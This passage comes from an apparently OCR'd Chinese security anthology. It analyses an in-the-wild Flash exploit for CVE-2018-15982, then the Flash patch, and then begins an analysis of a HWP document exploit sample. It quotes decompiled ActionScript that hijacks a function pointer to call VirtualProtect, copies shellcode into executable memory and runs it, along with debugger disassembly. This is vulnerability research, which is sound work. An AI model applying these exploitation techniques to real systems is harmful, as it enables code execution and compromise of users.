        this.read_dword_32(((bak_addr_func_hijacked - 128) + (i * 4))));
    i++;
};
```

这块“addr_buf_vec_array”内存其实是攻击者为了最终存储 shellcode 准备的，也就是即将被 VirtualProtect 更改可执行属性的内存位置，其位置是处于一个整型 vec 数组的缓冲区域，该缓冲区就是为了存放劫持对象的函数指针表（开头）和 shellcode（后面）：


```
var count_vec_uint:uint = ((Main.p_shellcode32.length + 8) + 0x1000);
var r_vec_uint:Vector.<uint> = new Vector.<uint>(count_vec_uint);
var offset_buf_vec_array:uint;
if (Capabilities.isDebugger)
{
    offset_buf_vec_array = 28;
}
else
{
    offset_buf_vec_array = 24;
};
this.r_mix[this.index_ctrl_mix].ctrl_byte_array = r_vec_uint;
var addr_buf_vec_array:uint = this.read_dword_32((this.r_mark[this.index_mark_to_mix].tag1 - 1) + offset_buf_vec_array);
addr_buf_vec_array = addr_buf_vec_array + 4;
```

定位r_vec_uint的数组缓冲区，该缓冲区将存储劫持对象的函数指针表和shellcode

Ok，万事俱备，来看看如何劫持 eip 调用 VirtualProtect 吧，后面真正执行 shellcode 时也是使用该方式来进行劫持调用的，即先将要劫持的目标 eip 写入指定对象结构地址（+28），然后将其引用地址再写入上述存储劫持目标的地址中即可，当然如果需要带调用参数还需另外修改其他位置的内容：

```
this.write_dword_32((((addr_buf_vec_array + 8) + 128) + 28), addr_virtualprotect); //set eip hijack to addr_virtualprotect
this.write_dword_32(addr_save_func_to_hijack, ((addr_buf_vec_array + 8) + 128));
this.write_dword_32((addr_obj_exec_shellcode + 28), addr_buf_vec_array); //set virtualprotect arg dst Address
this.write_dword_32((addr_obj_exec_shellcode + 32), (r_vec_uint.length * 4)); //set virtualprotect arg size
var p_array_for_arg_protect:Array = new Array(65); //set virtualprotect arg NewProtect => 0x40
exec_shellcode.call.apply(null, p_array_for_arg_protect); //call virtualprotect

this.write_dword_32((((addr_buf_vec_array + 8) + 128) + 28), (addr_buf_vec_array + (500 * 4))); //set eip hijack to shellcode32
this.write_dword_32(addr_save_func_to_hijack, ((addr_buf_vec_array + 8) + 128));
exec_shellcode.call.apply(null, null); //call shellcode
```

单看这静态的代码可能还是比较难理解攻击者为什么这样写，没关系，只需在 OD 跟踪一下劫持过程的 native 函数便能揭晓，直接先在 IDE 中执行 exec_shellcode.call.apply 时下个断点，然后在 OD 中对 VirtualProtect 的保存地址“addr_buf_vec_array + 8 + 128 + 28”（参见上图）下个内存访问断点，然后执行后就能定位到 native 函数，仔细分析一下该函数就能明白攻击者定位劫持对象的偏移以及劫持时写入的这些地址原来都是基于此函数得出来的：



上图函数包括前劫持函数带的前两个参数的来源，而 VirtualProtect 第三个参数（NewProtect 即 0x40）则是从上层调用（up_call）而来，从下图可见其将传给 exec_shellcode 函数第二个参数的 array 对象的长度字段 0x41（65）进行了减 1 操作，随后传给 call.apply 当作第三个参数使用了。至于更深层次的探究，这里就不继续了。

```
地址      HEX 数据      反汇编                                    注释
61BC9AA0    55          PUSH EBP                                  up_call
61BC9AA1    8BEC        MOV EBP,ESP
61BC9AA3    8B4D 0C     MOV ECX,DWORD PTR SS:[EBP+C]
61BC9AA6    53          PUSH EBX
61BC9AA7    56          PUSH ESI
61BC9AA8    8B75 10     MOV ESI,DWORD PTR SS:[EBP+10]
61BC9AAB    57          PUSH EDI
61BC9AAC    BF 04000000 MOV EDI,4
61BC9AB1    83F9 01     CMP ECX,1
61BC9AB4    72 03       JB SHORT Flash32_.61BC9AB9
61BC9AB6    8B7E 04     MOV EDI,DWORD PTR DS:[ESI+4]
61BC9AB9    BB 01000000 MOV EBX,1
61BC9ABE    8D51 FF     LEA EDX,DWORD PTR DS:[ECX-1]              edx = arg NewProtect
61BC9AC1    3BD9        CMP EBX,ECX
61BC9AC3    1BC0        SBB EAX,EAX
61BC9AC5    23C2        AND EAX,EDX
61BC9AC7    3BD9        CMP EBX,ECX
61BC9AC9    8B0E        MOV ECX,DWORD PTR DS:[ESI]
61BC9ACB    8D56 08     LEA EDX,DWORD PTR DS:[ESI+8]
61BC9ACE    50          PUSH EAX
61BC9ACF    1BC0        SBB EAX,EAX
61BC9AD1    23C2        AND EAX,EDX
61BC9AD3    50          PUSH EAX
61BC9AD4    57          PUSH EDI
61BC9AD5    E8 C6EB0200 CALL Flash32_.61BF86A0                    call.apply
61BC9ADA    5F          POP EDI
61BC9ADB    5E          POP ESI
61BC9ADC    5B          POP EBX
61BC9ADD    5D          POP EBP
61BC9ADE    C3          RETN
```

到这里基本已经能够理解攻击者劫持程序的过程了，最后就剩拷贝 shellcode 执行，贴一下拷贝过程结束对漏洞利用的分析吧。


```
var buf_array_shellcode32:Array;
buf_array_shellcode32 = [];
Main.p_shellcode32.position = 0;
var j:uint;
j = 0;
while (j < Main.p_shellcode32.length)
{
    buf_array_shellcode32.push(Main.p_shellcode32.readUnsignedInt()); //copy shellcode32 to array buf
    j = (j + 4);
};
var buf_vec_shellcode32:Vector.<uint>;
buf_vec_shellcode32 = Vector.<uint>(buf_array_shellcode32);
i = 0;
while (i < buf_vec_shellcode32.length)
{
    r_vec_uint[(500 + i)] = buf_vec_shellcode32[i]; //copy shellcode32 to exec_able mem
    i++;
};
```

shellcode从第500项位置开始


16.6 0x6 漏洞补丁分析

分析完漏洞成因和漏洞利用，再来看看最新版本 Flash Player 修补这个漏洞的情况。上述 Flash Player 的链接里没找到最新版（32.0.0.101）的归档包，要安装 Debug 版的最新版 Flash Player ActiveX 可从“https://www.flash.cn/support/debug-downloads’’ 下载在线安装包，安装前先卸载老版本。


还是先在最新调试环境下观察下 map 对象存储的键数据，发现原来在 +0x20 处位置的 key 数组指针不再存在，转而保存到 +0x1c 处的一个 Array 对象中，键数组指针列表的每一项都被 ‘‘加 2’’ 存放，然后再次强制 GC 后这些指针所对应的 String 对象却不会再被释放了。




再次跟踪一下 SetObject 的实现过程，发现不再是直接保存键对象指针，而是在保存前还会对该指针进行各种检查：



往回跟一层可见在计算键指针保存到键数组中的具体位置，其中第 i 项（EDI）加 2 后再乘以 4 的计算方式可解释键数组指针列表为啥从 +8 处为第一项。



再往回跟两层，还能看到获取第 i 项键地址后进行了加 2 编码，然后还接着对该地址进行了一些未知的操作，可见新版 Flash Player 针对该漏洞进行了大量的修补，单是对要保存的键对象就至少进行了两轮保护，所以不会再出现键对象指针被悬空的现象。



16.7 0x7 总结

回想这个漏洞发生的原因，字典对象的 ‘‘键’’ 在保存过于简单，没有考虑到对键对象进行保护，导致可以被攻击者加以利用造成悬空指针的出现。看样子作为开发者需要注意的安全编程还真不少，此事项就属于比较容易被忽略的一种吧，Mark！然后是漏洞利用部分，也是令人叹服，精心构造出稳定的任意内存读写功能后，又逆向了函数对象的调用过程来实现比较通用和稳定的调用劫持，比之前自己玩 CVE-2015-0311 时用 ROP 链来运行 shellcode 的方式高级了很多。最后再说补丁，感觉是永远打不完的 ~

16.8 0x8 参考链接

1. “‘毒针’’ 行动 – 针对 ‘‘俄罗斯总统办所属医疗机构’’ 发起的 0day 攻击’’：http://blogs.360.cn/post/PoisonNeedles_CVE-2018-15982.html

2. “Flash 0day + Hacking Team 远控：利用最新 Flash 0day 漏洞的攻击活动与关联分析”：https://www.anquanke.com/post/id/167334

对某 HWP 漏洞样本的分析

作者：银雁冰

原文：https://www.anquanke.com/post/id/163085

17.1 前言

最近拿到一些 HWP(韩文字处理程序) 的漏洞样本，花了几天时间调试了一下，本文记述了我对其中一个样本的调试过程。

HWP 是韩国 Hancom 公司开发的韩文字处理软件，类似于中国的 WPS。HWP 在韩国政企中占有率很高，所以经常被用来攻击韩国用户。FireEye 曾在 2015 年 9 月抓到一个HWP 0day。目前针对 HWP 的攻击中使用最多的是 CVE-2017-8291，这是一个 GhostScript 组件的类型混淆漏洞。

本次调试的样本是另一处漏洞，具体的 CVE 编号暂不清楚，这个漏洞在原理上可以和 FireEye 抓到的 CVE-2015-6585 归为一类，但并不完全相同。这批样本首先被安博士所披露。2015 年 5 月 20 日安博士又写过另一篇类似的分析文章。

17.2 基本信息

17.2.1 样本信息

MD5：33874577bf54d3c209925c9def880eb9

17.2.2 调试环境

VMware + windbg + windows_7_sp1_x86 + HWP 2010 English Edtion (HwpApp.dll 8.0.0.466)

17.2.3 环境搭建

1. 安装 HWP2010 韩文版，磁力链接
2. 安装 HWP2010 最新补丁，下载链接
3. 在控制面板中卸载 HWP2010
4. 重新安装 HWP2010 韩文版

上述四个步骤之后可以出现带有英文界面的 HWP2010 (HwpApp.dll 8.0.0.466)

17.2.4 漏洞复现

HWP 文档的解析主程序为 Hwp.exe ，利用 gflags.exe 工具对其开启页堆，在调试状态下打开文档发生崩溃，崩溃现场如下：

```
